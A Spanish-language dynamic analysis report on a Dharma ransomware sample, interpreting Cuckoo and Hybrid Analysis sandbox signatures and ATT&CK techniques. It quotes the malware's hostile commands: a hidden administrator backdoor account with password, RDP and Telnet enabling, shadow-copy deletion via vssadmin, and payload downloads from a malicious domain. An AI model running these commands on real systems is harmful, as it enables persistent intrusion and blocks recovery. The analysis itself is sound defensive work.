Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{DFD76A2-C82A-4D63-906A-5644AC45785}\LocalRedirectOnly			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{D61D971-5EBC-4F02-A3A9-6C82895E5C04}\StreamResource			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AllFilesystemObjects\NeverShowExt			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{A63293E8-664E-48DB-A079-DF759E0509F7}\ParsingName			

4. Análisis dinámico

4.1. Firmas en Cuckoo

Finalizado el análisis, entre todas las firmas detalladas (Summary/Signatures), se han encontrado las siguientes acciones que ha tratado de ejecutar el malware en el sistema, clasificado de menor a mayor impacto:

Signatures	
● Queries for the computername (35 events)	>
● Checks if process is being debugged by a debugger (2 events)	>
● Command line console output was observed (50 out of 321 events)	>
● This executable has a PDB path (1 event)	>
● Tries to locate where the browsers are installed (1 event)	>
● Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)	>
● The executable contains unknown PE section names indicative of a packer (could be a false positive) (1 event)	>
● The file contains an unknown PE resource name possibly indicative of a packer (1 event)	>

4.1.1. Low impact signatures

Queries for the computer name: Ha tratado hasta en 35 ocasiones durante el análisis de averiguar el nombre de la computadora, lo que puede ser indicativo de un método anti-sandbox, ya que intenta averiguar si en el nombre aparece algo que indique que se trata de una máquina virtual.

Checks if process is being debugged by a debugger: Aparecen 2 eventos en los que ha lanzado la función IsDebuggerPresent, lo que indica otro método anti-sandbox, trata de averiguar si está siendo analizado por el sistema.

Checks amount of memory in system: Mediante este evento trata de averiguar el espacio disponible en la memoria, nuevamente un método anti-sandbox usado para detectar máquinas virtuales con poca cantidad de memoria.

Executable contains an unknown PE section names indicative of a packer: Se encuentra una sección en el PE que podría indicar que el malware cuenta con un packer. Es la sección `.didat`.

Sin embargo, un primer test de unpacking con la herramienta upx.exe no detecta packer upx en este archivo.

```
C:\Users\Javier\Desktop\The-MALWARE-Repo-master\The-MALWARE-Repo-master\Ransomware>upx.exe -d "Dharma.exe"
[...]
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96w      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

  File size      Ratio      Format      Name
  -----
upx: Dharma.exe: NotPackedException: not packed by UPX

Unpacked 0 files.
```

4.1.2. Medium impact signatures

ⓘ HTTP traffic contains suspicious features which may be indicative of malware related traffic (2 events)	>
ⓘ Performs some HTTP requests (24 events)	>
ⓘ Sends data using the HTTP POST Method (2 events)	>
ⓘ Allocates read-write-execute memory (usually to unpack itself) (2 events)	>
ⓘ Steals private information from local Internet browsers (14 events)	>
ⓘ Creates executable files on the filesystem (9 events)	>
ⓘ Creates a suspicious process (5 events)	>
ⓘ Drops a binary and executes it (6 events)	>
ⓘ Drops an executable to the user AppData folder (6 events)	>
ⓘ Executes one or more WMI queries (2 events)	>
ⓘ Searches running processes potentially to identify processes for sandbox evasion, code injection or memory dumping (50 out of 55 events)	>
ⓘ The binary likely contains encrypted or compressed data indicative of a packer (2 events)	>
ⓘ Checks for the Locally Unique Identifier on the system for a suspicious privilege (4 events)	>
ⓘ Uses Windows utilities for basic Windows functionality (16 events)	>

HTTP traffic contains suspicious features: Se observa tráfico HTTP, en concreto 2 petición con método POST sin header de referencia, que contienen características propias indicativas de tráfico relacionado con malware.

Según análisis posterior realizado con urlscan.io, parece estar tratando de injectar código Javascript con la petición.

HTTP traffic contains suspicious features which may be indicative of malware related traffic (2 events)			
suspicious_features	POST method with no referer header	suspicious_request	POST https://update.googleapis.com/service/update2?cup2key=10:38300296218&cup2hreq=79b5b3e4a4e097da28454a579ff3c2d6233130cee5f3a45d9a23c41221ad5951
suspicious_features	POST method with no referer header	suspicious_request	POST https://clients5.google.com/tbproxy/usagestats?sourceid=Update&v=1.3.35.452&ismachine=1&testsource=&ui=%7B76BE26F2-51B9-4006-930A-CC43AE42A356%7D&(null)

clients5.google.com
2a00:1450:4001:812::200e

[Back to summary](#)

URL: [https://clients5.google.com/tbproxy/usagestats?sourceid=Update&v=1.3.35.452&ismachine=1&testsource=&ui=%7B76BE26F2-51B9-4006-930A-CC43AE42A356%7D&\(null\)](https://clients5.google.com/tbproxy/usagestats?sourceid=Update&v=1.3.35.452&ismachine=1&testsource=&ui=%7B76BE26F2-51B9-4006-930A-CC43AE42A356%7D&(null))

Submission: On May 01 via manual from – Scanned from

Form analysis

0 forms found in the DOM

Text Content

Error 400 (Bad Request)!!1
 400. That's an error.
 Your client has issued a malformed or illegal request. That's all we know.

1 Console Messages

A page may trigger messages to the console to be logged. These are often error messages about being unable to load a resource or execute a piece of JavaScript. Sometimes they also provide insight into the technology behind a website.

Source	URL	Level	Text
network	URL: https://clients5.google.com/tbproxy/usagestats?sourceid=Update&v=1.3.35.452&ismachine=1&testsource=&ui=%7B76BE26F2-51B9-4006-930A-CC43AE42A356%7D&(null)	error	Message: Failed to load resource: the server responded with a status of 400 ()

Security Headers

This page lists any security headers set by the main page. If you want to understand what these mean and how to use them, head on over to [this page](#)

Header	Value
Content-Security-Policy	object-src 'none'; script-src 'none'; base-uri 'none'; report-uri https://csp.withgoogle.com/csp/tbusagestats/1
X-Frame-Options	SAMEORIGIN
X-Xss-Protection	0

Allocates read-write-execute memory: El malware puede realizar esta acción de meter en memoria permisos de lectura-escritura-ejecución para descomprimirse, por lo que puede ser otro indicativo de que contiene un packer, aunque como ya se ha comprobado podría ser un packer diferente a upx.

Steals private information from local internet browsers: Esta firma indica que el malware ha robado información privada guardada en local de los navegadores de internet del sistema, en concreto sobre directorios de Google Chrome.

① Steals private information from local Internet browsers (14 events)	
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aaopocclcgogkmnckokdopfmhonfmgmgoek
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\pnaci\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aohghmighlieainnegkcijfilokake\0.10.0
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\pnaci\0.57.44.2492
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aohghmighlieainnegkcijfilokake
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aaopocclcgogkmnckokdopfmhonfmgmgoek
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aohghmighlieainnegkcijfilokake\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\pnaci
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aaopocclcgogkmnckokdopfmhonfmgmgoek\0.10.0

Creates executable files on the file system: Ha creado ficheros ejecutables en el sistema, todos ellos .exe y .bat, con el objetivo seguramente de ejecutar y automatizar tareas en el sistema.

Entre ellos se observa un “LogDelete.exe”, probablemente utilizado para borrar su propio rastro y un “mssql.exe” con el que trate de suplantar el archivo original y averiguar información sobre alguna base de datos del servidor SQL.

Pueden descargarse y analizarse todos estos archivos desde el apartado “Dropped Files”. Se han analizado los 13 archivos dropped disponibles (los que aparecen en la imagen y algunos más)

Creates executable files on the filesystem (9 events)	
file	C:\Users\ama\AppData\Local\Temp\ac\unlocker.exe
file	C:\Users\ama\AppData\Local\Temp\ac\nc123.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\1sass.exe
file	C:\Users\ama\AppData\Local\Temp\ac\systembackup.bat
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\LogDelete.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql.exe
file	C:\Users\ama\AppData\Local\Temp\ac\Shadow.bat
file	C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe

Drops binaries and executables to the AppData folder: Ha creado y ejecutado archivos .bin y .exe desde la carpeta AppData, la cual no necesita para acceder a ella permisos de administrador, por lo que suele ser común que los malware ejecuten y creen ficheros en ella.

Drops a binary and executes it (6 events)	
file	C:\Users\ama\AppData\Local\Temp\ac\nc123.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe
file	C:\Users\ama\AppData\Local\Temp\ac\Shadow.bat
file	C:\Users\ama\AppData\Local\Temp\ac\systembackup.bat
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe

Drops an executable to the user AppData folder (6 events)	
file	C:\Users\ama\AppData\Local\Temp\ac\unlocker.exe
file	C:\Users\ama\AppData\Local\Temp\ac\nc123.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\1sass.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\LogDelete.exe

Execute one or more WMI queries: Mediante esta petición a Windows, trata de averiguar el nombre de los administradores de grupos del sistema. El grupo de administradores locales siempre tiene el SID S-1-5-32-544 y el grupo local que representa a todos los usuarios de escritorio remoto el SID S-1-5-32-555

Executes one or more WMI queries (2 events)	
wmi	SELECT Name FROM Win32_Group WHERE SID = 'S-1-5-32-544'
wmi	SELECT Name FROM Win32_Group WHERE SID = 'S-1-5-32-555'

Search running process to identify it for sandbox evasion, code injection or memory dumps:

El malware ha consultado los procesos activos del sistema, probablemente para identificarlos y conseguir evadirlos, inyectar código en ellos o hacer un volcado de la memoria a través de los mismos.

Entre otros, consulta los procesos svchost.exe, que sirve para saber los servicios que están corriendo. Por ejemplo un proceso svchost.exe puede estar corriendo diferentes servicios relacionados con un firewall.

También consulta el proceso wininit.exe, que entre otras funciones, se encarga de inicializar los cambios al reinicio del equipo después de las instalaciones de software.

Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 process_name: smss.exe process_identifier: 256	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 process_name: csrss.exe process_identifier: 332	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 process_name: csrss.exe process_identifier: 380	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 <u>process_name: wininit.exe</u> process_identifier: 388	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 process_name: winlogon.exe process_identifier: 412	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 process_name: services.exe process_identifier: 472	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 process_name: lsass.exe process_identifier: 484	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 process_name: lsm.exe process_identifier: 492	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 <u>process_name: svchost.exe</u> process_identifier: 596	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000000168 <u>process_name: svchost.exe</u> process_identifier: 660	1	1	0

Uses Windows utilities for basic Windows functionality: El malware ha querido enviar al sistema algunas ordenes desde la linea de comando como:

- Pedir al firewall la apertura del puerto TCP 3389, habitualmente utilizado para habilitar servicio de escritorio remoto.
- Agregar usuario creado con el nombre “systembackup” al grupo local de Administradores, sin fecha de expiración y deshabilitando la posibilidad de cambiar su contraseña.

- Inicia el servicio de telnet, posiblemente para el control del acceso remoto y comprobar si hay otros equipos en la misma red.

Uses Windows utilities for basic Windows functionality (16 events)	
cmdline	attrib C:\users\systembackup +r +a +s +h
cmdline	reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f
cmdline	WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value
cmdline	<u>net localgroup Administradores systembackup /add</u>
cmdline	reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v systembackup /REG_DWORD /d 0x0 /f
cmdline	net localgroup "~0,1" systembackup /add
cmdline	C:\Windows\system32\cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value Find "="
cmdline	net accounts /forcelogoff:no /maxpwage:unlimited
cmdline	WMIC Group Where "SID = 'S-1-5-32-555'" Get Name /Value
cmdline	C:\Windows\system32\net1 start Telnet
cmdline	reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v "AllowTSSConnections" /t REG_DWORD /d 0x1 /f
cmdline	<u>net start Telnet</u>
cmdline	C:\Windows\system32\cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-555'" Get Name /Value Find "="
cmdline	<u>netsh firewall add portopening TCP 3389 "Remote Desktop"</u>
cmdline	<u>net user systembackup Default3104 /add /active:"yes" /expires:"never" /passwordchg:"NO"</u>
cmdline	sc config tlntsvr start=auto

4.1.3. High impact signatures

Install itself for autorun at Windows Startup: Crea un archivo .sys en el directorio AppData/Local/Temp para crear persistencia, ya que se arranca automáticamente cuando se inicia Windows. Los archivos .sys controlan funciones esenciales del sistema.

Loads a driver: Ha instalado un driver (mssqlaq) en el directorio donde se almacena la información sobre cada servicio del sistema.

Removes the Shadow Copy: Mediante orden `vssadmin delete shadows /all` linea de comando los archivos shadow que contienen copias de seguridad para impedir la recuperación del sistema con sus backups propios.

Stops Windows services: Ha detenido el servicio mssqlaq que el mismo malware habia creado anteriormente, posiblemente para no ser detectado una vez ha conseguido robar la información del resto de servicios.

✖ Installs itself for autorun at Windows startup (1 event)					
Time & API	Arguments	Status	Return	Repeated	
NtLoadDriver April 25, 2022, 10:27 p.m. ↗	driver_service_name: \Registry\Machine\System\CurrentControlSet \Services\mssqlaq	1	0	0	
✖ Network activity contains more than one unique useragent (2 events)					
process mssql.exe useragent mssql					
process mssql.exe useragent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729)					
✖ Removes the Shadow Copy to avoid recovery of the system (1 event)					
cmdline vssadmin delete shadows /all					
✖ Uses suspicious command line tools or Windows utilities (1 event)					
cmdline vssadmin delete shadows /all					
✖ Stops Windows services (1 event)					
service mssqlaq (regkey HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\mssqlaq\Start)					

4.2. Indicadores de Hybrid Analysis

Esta herramienta online ha detectado para el malware Dharma.exe en su análisis más de 80 indicadores, divididos en estas categorías de menos grave a más grave:

Informative -> 32

Suspicious indicators -> 36

Malicious indicators -> 21

De estos indicadores, Hybrid Analysis crea una correspondencia con la matriz de Mitre Att&ck donde se pueden ver que tipo de tácticas y técnicas de ataque ha utilizado el malware, la descripción de cada una de ellas y si corresponde a un indicador malicioso, sospechoso o de información.

Por lo pronto, consultar esta correspondencia posibilita conocer que, en este caso, el malware ha utilizado hasta 37 técnicas y 10 tácticas diferentes. Entre las tácticas, se encuentran:

- Ejecución
- Persistencia
- Escalada de privilegios
- Evasión defensiva
- Acceso a credenciales
- Descubrimiento
- Recolección de información
- Movimiento lateral
- Command and control
- Impacto

Se adjunta a este informe fichero excel

“mitre_6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850_100” donde puede consultarse esta información.

4.2.1. Indicadores de información

Informative	32
Anti-Reverse Engineering	
PE file contains zero-size sections	▼
Environment Awareness	
Contains ability to read software policies	▼
Executes WMI queries	▼
Queries volume information	▼
Queries volume information of an entire harddrive	▼
Reads the registry for installed applications	▼
External Systems	
Detected Suricata Alert	▼
General	
Contacts domains	▼
Contacts server	▼
Contains PDB pathways	▼
Creates mutants	▼
Drops or executes a batch file	▼
Found API related strings	▼
GETs files from a webserver	▼
Loads rich edit control libraries	▼
Observed CreateCompatibleBitmap API string	▼
Overview of unique CLSIDs touched in registry	▼
Process launched with changed environment	▼
Runs shell commands	▼
Scanning for window names	▼
Spawns new processes	▼
Spawns new processes that are not known child processes	▼
Installation/Persistence	
Connects to LPC ports	▼
Dropped files	▼
Modifies auto-execute functionality by setting/creating a value in the registry (winlogon key)	▼
Touches files in the Windows directory	▼
Network Related	
Detects NETSH process execution	▼
Found potential URL in binary/memory	▼

Remote Access Related	
Sets critical terminal service related keys	▼
System Security	
Creates or modifies windows services	▼
Opens the Kernel Security Device Driver (KsecDD) of Windows	▼
Unusual Characteristics	
Matched Compiler/Packer signature	▼

Contacts domains and server/Gets files from a web server: El malware ha contactado con el dominio www.epoolsoft.com, el cual se halla en la dirección 38.63.60.243:80, posiblemente para enviar información y descargar ficheros maliciosos, como es el caso (mssql2). La herramienta lo clasifica como un dominio malicioso, si bien no se ha podido comprobar a través de urlscan.io que arroja un DNS error para esa dirección.

Associated Artifacts for 38.63.60.243

Details	
Associated URL	http://www.epoolsoft.com/PCHunter_StandardV1.55=1875DC24D08D55BEE2D05E2E6BOE4392C2B14EE6E312E6EO24O294B7BE7E08953434A24125721290BD34E731FD738091
Threat Level	malicious
Positives	3/92
Scan Date	04/26/2022 22:31:24
Reference	-
Associated URL	http://epoolsoft.com/pchunter_standardv1.56=954b17862c9600345b944b8945ffd4fae4fa1fcfbf92f6a2947ae5e7d4da1578a29fd7cd5c8aae0c252a67723f5263d
Threat Level	malicious
Positives	5/92
Scan Date	04/21/2022 18:26:28
Reference	-
Associated URL	http://www.epoolsoft.com/pchunter_standardv1.56=954b17862c9600345b944b8945ffd4fae4fa1fcfbf92f6a2947ae5e7d4da1578a29fd7cd5c8aae0c252a67723f5263d
Threat Level	malicious
Positives	4/92
Scan Date	04/21/2022 14:20:09
Reference	-
Associated URL	http://www.epoolsoft.com/PCHunter_StandardV1.5=AF54BD072B12B4B30FE41FEA142D6C19AC98076717D881E1A9D43B31015131AO1CC16311F9B3BCFE164AEEB717BDF7CC
Threat Level	malicious
Positives	4/92
Scan Date	04/20/2022 09:56:12
Reference	-
Associated URL	http://www.epoolsoft.com/PCHunter_StandardV1.56=E091D4D0A44F6197F5DF54ACB9A328F6EED76528510732B0233F8B715351EBD538CAB7922566B2A8B96BC80637ADDBFA
Threat Level	malicious
Positives	2/92
Scan Date	04/18/2022 14:55:33
Reference	-

Contacts domains

```
details "www.epoolsoft.com"
source Network Traffic
relevance 1/10
```

Contacts server

```
details "38.63.60.243:80"
source Network Traffic
relevance 1/10
```

 urlscan.io [Search](#) [Live](#) [API](#) [Blog](#) [Docs](#) [Pricing](#) [Login](#) Sponsored by **SecurityTrails**

DNS Error - Could not resolve domain

Error code 400

Explanation

The domain 38.63.60.243 could not be resolved to a valid IPv4/IPv6 address. We won't try to load it in the browser.

GETs files from a webserver

```
details "GET /PCHunter_StandardV1.54=8FA9FA62162ECC630443E9B817621EAC171959222F87B57C33EOEA878B991EOAE9474714CCA
13DF75D3077E7F55DD14F HTTP/1.1
User-Agent: mssql2
Host: www.epoolsoft.com"
"GET /pchunter/pchunter_free HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: www.epoolsoft.com
Connection: Keep-Alive"
source Network Traffic
relevance 5/10
ATT&CK ID T1071.001 (Show technique in the MITRE ATT&CK™ matrix)
```

Creates mutants: El malware ha creado e instalado mutex (mutual exclusion object) en el sistema. Los mutexes se suelen utilizar como una señal para el malware para evitar infectar el sistema más de una vez, así como para coordinar las comunicaciones entre los componentes que ha instalado en el sistema.

Creates mutants

```
details "\Sessions\1\BaseNamedObjects\Local\ZonesCacheCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\ZonesLockedCacheCounterMutex"
"Local\ZonesCacheCounterMutex"
"Local\ZonesLockedCacheCounterMutex"
source Created Mutant
relevance 3/10
```

Además, el análisis de Virus Total ha detectado más mítines creados por Dharma, como puede verse en esta imagen:

Synchronization Mechanisms & Signals

Mutexes Created

- RasPbFile
- Local\ZonesCounterMutex
- Local__MSFTHISTORY__
- Local\c:\users!\<USER>\appdata\roaming\microsoft\windows\cookies!
- EVERYTHING_MUTEX
- Local\WininetStartupMutex
- Local\ZoneAttributeCacheCounterMutex
- Local\WininetProxyRegistryMutex
- Local\c:\users!\<USER>\appdata\local\microsoft\windows\temporary internet files\content.ie5!
- Local\WininetConnectionMutex
- Local\IETld!Mutex
- Local\c:\users!\<USER>\appdata\local\microsoft\windows\history\history.ie5!
- Local\ZonesLockedCacheCounterMutex
- IESQMMUTEX_0_208
- Local\ZonesCacheCounterMutex

Dropped files: Se detectan otros dropped files diferentes a los detectados por Cuckoo, en esta ocasión, son todos archivos con extensión .sys, entre los que se encuentra el "mssql2.sys", un fichero que ya se había encontrado con el análisis en Cuckoo.

Dropped files

details	"iqlhixnbeatsoe.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"ulgxovrpqbwxia.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"vzanpvrpdmlqse.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"xfqycabccagmthzqd.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"mssql2.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"fnnyulterjqfh.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"jloataboupgjrtfs.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"gnbnnwyrmkfrzl.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"yqppjfbrwxsigv.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"gxslubysyhrodzhj.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"bihcjeqyvanfeuqck.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"jrkehgazrbdwf.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
	"aunniepymeymuigu.sys" has type "PE32 executable (native) Intel 80386 for MS Windows"
source	Extracted File
relevance	3/10

Modifies auto-execute functionality by setting/creating a value in the registry: El malware ha modificado valores autoejecutables en registro en esta caso en winlogon.exe, un componente responsable de las acciones de inicio/cierre de sesión. Las modificaciones de esta clave de registro puede hacer que winlogon.exe cargue y ejecute archivos .dll y ejecutables maliciosos. Esta acción crea persistencia del malware en el sistema, ya que le ordena al arranque de las sesiones la ejecución de determinadas tareas.

```
Modifies auto-execute functionality by setting/creating a value in the registry (winlogon key)
details "reg.exe" (Access type: "SETVAL"; Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON\SPECIA
LACCOUNTS\USERLIST"; Key: "SYSTEMBACKUP"; Value: "00000000")
"reg.exe" (Access type: "CREATE"; Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON\SPECI
ALACCOUNTS\USERLIST")
"reg.exe" (Access type: "CREATE"; Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON\SPECI
ALACCOUNTS")
"reg.exe" (Access type: "CREATE"; Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON")
source Registry Access
relevance 8/10
ATT&CK ID T1547.004 (Show technique in the MITRE ATT&CK™ matrix)
```

Touches files in the Windows directory: Mediante esta acción se observa que el malware vuelve a crear persistencia de nuevo, modificando los archivos detallados, mediante el ejecutable malicious “mssql2.exe” que ya se ha detectado anteriormente.

```
Touches files in the Windows directory
details 7NUOOGP\pchunter_free[1].htm
"mssql2.exe" touched file "C:\Users%\USERNAME%\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat"
"mssql2.exe" touched file "C:\Users%\USERNAME%\AppData\Local\Microsoft\Windows\Temporary Internet Files"
"mssql2.exe" touched file "C:\Users%\USERNAME%\AppData\Roaming\Microsoft\Windows\Cookies"
"mssql2.exe" touched file "C:\Users%\USERNAME%\AppData\Local\Microsoft\Windows\History"
"mssql2.exe" touched file "C:\Users%\USERNAME%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\3
7NUOOGP\PCHunter_StandardV1[1].htm"
"mssql2.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\counters.dat"
"mssql2.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files"
"mssql2.exe" touched file "%APPDATA%\Microsoft\Windows\Cookies"
"mssql2.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\History"
"cmd.exe" touched file "C:\Windows\AppPatch\sysmain.sdb"
"SearchHost.exe" touched file "C:\Windows\Installer\desktop.ini"
source API Call
relevance 7/10
```

Matched compiler/packer signature: El análisis ha localizado indicios de ejecutables con packer, utilizados para ofuscar el código de los mismos y no ser detectados como malware. Es una táctica de evasión defensiva. Empaquetar un ejecutable cambia la firma del archivo intentando evitar la detección basada en firmas. Después, mediante técnicas de descompresión, el malware descomprime el código ejecutable en la memoria.

Unusual Characteristics	
Matched Compiler/Packer signature	
details	"6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850.bin" was detected as "VC8 -> Microsoft Corporation" "unlocker.exe" was detected as "Borland Delphi 4.0" "LogDelete.exe" was detected as "VC8 -> Microsoft Corporation" "SearchHost.exe" was detected as "Borland Delphi 3.0 (???)" "nc123.exe" was detected as "VC8 -> Microsoft Corporation" "iqlhlxnbeatsote.sys" was detected as "Borland Delphi 3.0 (???)"
source	Static Parser
relevance	10/10
ATT&CK ID	T1027.002 (Show technique in the MITRE ATT&CK™ matrix)

4.2.2. Indicadores sospechosos

Suspicious Indicators	36
Anti-Detection/Stealthiness	
Queries kernel debugger information	
Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)	▼
Anti-Reverse Engineering	
PE file has unusual entropy sections	▼
Environment Awareness	
Reads the active computer name	▼
Reads the cryptographic machine GUID	▼
External Systems	
Sample was identified as malicious by at least one Antivirus engine	▼
General	
Reads configuration files	▼
Tries to execute system services using Net.exe	▼
Installation/Persistence	
Drops executable files	▼

Network Related	
Sends traffic on typical HTTP outbound port, but without HTTP header	▼
Uses a User Agent typical for browsers, although no browser was ever launched	▼
Ransomware/Banking	
Checks warning level of secure to non-secure traffic redirection	▼
Remote Access Related	
Reads terminal service related keys (often RDP related)	▼
Sets terminal service related keys (often RDP related)	▼
Spyware/Information Retrieval	
Reads system information using Windows Management Instrumentation Commandline (WMIC)	▼
System Destruction	
Marks file for deletion	▼
Opens file with deletion access rights	▼
System Security	
Modifies proxy settings	▼
Unusual Characteristics	
CRC value set in PE header does not match actual value	▼
Imports suspicious APIs	▼
Installs hooks/patches the running process	▼
Reads information about supported languages	▼

Reads the active computer name and cryptographic machine GUID: El malware trata de obtener información del sistema a través de la lectura del nombre de la máquina y de su identificador global criptográfico para recopilar información detallada sobre el OS, hardware, servicios, arquitectura, etc.

Environment Awareness	
Reads the active computer name	
details	"Dharma.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "nc123.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "mssql2.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "vssadmin.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "SearchHost.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "WMIC.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "net1.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME")
source	Registry Access
relevance	5/10
research	Show me all reports matching the same indicator
ATT&CK ID	T1012 (Show technique in the MITRE ATT&CK™ matrix)
Reads the cryptographic machine GUID	
details	"mssql2.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "vssadmin.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "WMIC.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "netsh.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")
source	Registry Access
relevance	10/10
research	Show me all reports matching the same indicator
ATT&CK ID	T1082 (Show technique in the MITRE ATT&CK™ matrix)

Checks warning level of secure to non-secure traffic redirection: Ha intentado modificar los registros de configuración de internet para redirigir el tráfico de modo seguro a modo no seguro, posiblemente para conectarse a la botnet sin restricciones.

Ransomware/Banking	
